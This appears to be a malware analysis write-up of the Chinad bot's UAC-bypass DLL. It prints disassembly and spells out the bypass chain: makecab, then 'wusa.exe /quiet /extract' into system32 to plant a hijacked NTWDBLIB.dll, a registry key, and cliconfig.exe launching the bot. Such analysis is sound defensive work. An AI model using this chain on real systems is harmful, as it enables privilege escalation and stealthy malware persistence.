
Offset	Name	Value	Meaning
17500	Characteristics	0	
17504	TimeDateStamp	554F719F	
17508	MajorVersion	0	
1750A	MinorVersion	0	
1750C	Name	1813C	Module_UacBypass.dll
17510	Base	1	
17514	NumberOfFunctio...	2	
17518	NumberOfNames	2	
1751C	AddressOfFuncti...	18128	
17520	AddressOfNames	18130	
17524	AddressOfName...	18138	

Details

It is interesting that the authors chose to prefix the name seen with "Module," suggesting that more modules might be planned for the Chinad bot, or perhaps already in circulation.


Uac_Bypass.dll is primarily used to establish persistance of the Chinad bot for Non-Admin users (for Admin users, persistence is achieved using the schtasks.exe method seen under the analysis of notepad.exe). The module also bypasses UAC, a security feature added in Windows Vista to help prevent execution of malicious programs. Since UAC is not available on Windows XP, this Dll will not execute on systems running the OS.

First, Uac_bypass.dll will make a copy of itself in the temp directory called NTWDBLIB.dll, and then makes that file into a cabinet archive. NTWDBLIB.dll is the name of a library used for Microsoft SQL server.



```
1000128C mov     esi, ds:wsprintfW
10001292 add     esp, 4
10001295 push    eax             ; LPCWSTR
10001296 lea     eax, [ebp+CommandLine]
1000129C push    eax             ; LPWSTR
1000129D call    esi ; wsprintfW ; makecab Temp\NTWDBLIB.DLL new_cab
1000129F push    44h             ; size_t
100012A1 lea     eax, [ebp+StartupInfo]
100012A7 push    0               ; int
100012A9 push    eax             ; void *
100012AA call    _memset
100012AF add     esp, 1Ch
100012B2 mov     [ebp+StartupInfo.cb], 44h
100012BC mov     [ebp+StartupInfo.dwFlags], 1
100012C6 xor     eax, eax
100012C8 mov     [ebp+StartupInfo.wShowWindow], ax
100012CF xorps   xmm0, xmm0
100012D2 lea     eax, [ebp+ProcessInformation]
100012D8 push    eax             ; lpProcessInformation
100012D9 lea     eax, [ebp+StartupInfo]
100012DF push    eax             ; lpStartupInfo
100012E0 push    0               ; lpCurrentDirectory
100012E2 push    0               ; lpEnvironment
100012E4 push    0               ; dwCreationFlags
100012E6 push    0               ; bInheritHandles
100012E8 push    0               ; lpThreadAttributes
100012EA push    0               ; lpProcessAttributes
100012EC lea     eax, [ebp+CommandLine]
100012F2 push    eax             ; lpCommandLine
100012F3 lea     eax, [ebp+ApplicationName]
100012F9 push    eax             ; lpApplicationName
100012FA movdqu  xmmword ptr [ebp+ProcessInformation.hProcess], xmm0
10001302 call    ds:CreateProcessW
```

The purpose of this is to use this cabinet along with wusa.exe to update the NTWDBLIB.dll (if it exists) with a copy of Uac_Bypass.dll, thereby hijacking the Dll. Wusa.exe is an abbreviated name for Windows Update Standalone Installer, which allows Windows updates to be applied using a supplied cabinet.




```
1000136B push    eax             ; LPCWSTR
1000136C lea     eax, [ebp+CommandLine]
10001372 push    eax             ; LPWSTR
10001373 call    esi ; wsprintfW
10001375 add     esp, 10h
10001378 lea     eax, [ebp+CommandLine]
1000137E push    0               ; nShowCmd
10001380 push    0               ; lpDirectory
10001382 push    eax             ; lpParameters
10001383 lea     eax, [ebp+ApplicationName]
10001389 push    eax             ; lpFile
1000138A push    offset unk_1001A1EC
1000138F call    decode_string   ; open
10001394 mov     esi, ds:ShellExecuteW
1000139A add     esp, 4
1000139D push    eax             ; lpOperation
1000139E push    0               ; hwnd
100013A0 call    esi ; ShellExecuteW ; wusa.exe <path_to_cabinet> /quiet /extract:C:\WINDOWS\system32
100013A2 push    offset unk_1001A284
100013A7 call    decode_string   ; NTWDBLIB.DLL
100013AC add     esp, 4
100013AF push    eax             ; pMore
100013B0 lea     eax, [ebp+var_20C]
100013B6 push    eax             ; pszPath
100013B7 call    ebx ; PathAppendW
100013B9 mov     edi, ds:PathFileExistsW
100013BF lea     eax, [ebp+var_20C]
100013C5 push    eax             ; pszPath
100013C6 call    edi ; PathFileExistsW
100013C8 test    eax, eax
100013CA jnz     short loc_100013EC
```

Uac_Bypass.dll also writes a special registry key to:

```
HKCU\Software\Microsoft\Windows NT\CurrentVersion\UacCompat
```

This key value contains the path to the Chinad bot.
Then, Uac_Bypass.dll executes cliconfig.exe, which loads the new, malicious NTWDBLIB.dll into memory and points to the DllMain function.



```
10001472 lea     eax, [ebp+ApplicationName]
10001478 push    eax             ; lpBuffer
10001479 call    ds:GetSystemDirectoryW
1000147F push    offset unk_1001A1D0
10001484 call    decode_string   ; cliconfig.exe
10001489 add     esp, 4
1000148C push    eax             ; pMore
1000148D lea     eax, [ebp+ApplicationName]
10001493 push    eax             ; pszPath
10001494 call    ebx ; PathAppendW
10001496 push    0               ; nShowCmd
10001498 push    0               ; lpDirectory
1000149A push    0               ; lpParameters
1000149C lea     eax, [ebp+ApplicationName]
100014A2 push    eax             ; lpFile
100014A3 push    offset unk_1001A1EC
100014A8 call    decode_string   ; open
100014AD add     esp, 4
100014B0 push    eax             ; lpOperation
100014B1 push    0               ; hwnd
100014B3 call    esi ; ShellExecuteW ; run cliconfig.exe
100014B5 cmp     eax, 20h
100014B8 jle     short loc_100014C9
```

Inside of DllMain, Uac_Bypass.dll check to see if the string "\cliconfig.dll" is in the calling process name. If it is, it will retrieve the path of the Chinad bot in the registry key above and run it with CreateProcess.

This bypass method has been talked about before here, and has been seen in malware as early as 2013.

Conclusion The Chinad bot appears to have been designed mainly for the purpose of carrying out DDoS attacks using mostly Chinese victim computers.

Thus far, infected webpages that deliver Chinad have only been spotted on Chinese domains (hence the bot name), while the Exploit kit itself that delivers the malware has been spotted on servers in both Malaysia and Singapore.

Our research teams have not yet seen Chinad outside of Asia, and other clues, such as testing internet connectivity using both baidu.com and qq.com, suggest the bot has a primary focus in the Asian world.

While it doesn't offer anything revolutionary, we believe the Chinad bot is still in it's infancy, as some mistakes appear to have been made by the developers. This includes not applying a packer or protector to notepad.exe, a variant of the Chinad bot, as well as leaving many relevant strings, such as the name of "Module_UacBypass.dll" in plain sight.

These things lead us to believe that Chinad was not the work of a seasoned professional, and not likely the work of a group with large resources, such as a nation-state. It will be interesting to see if Chinad offers more improvements with time, along with added functionality.

Contributing analysts: @joshcannell @hasherezade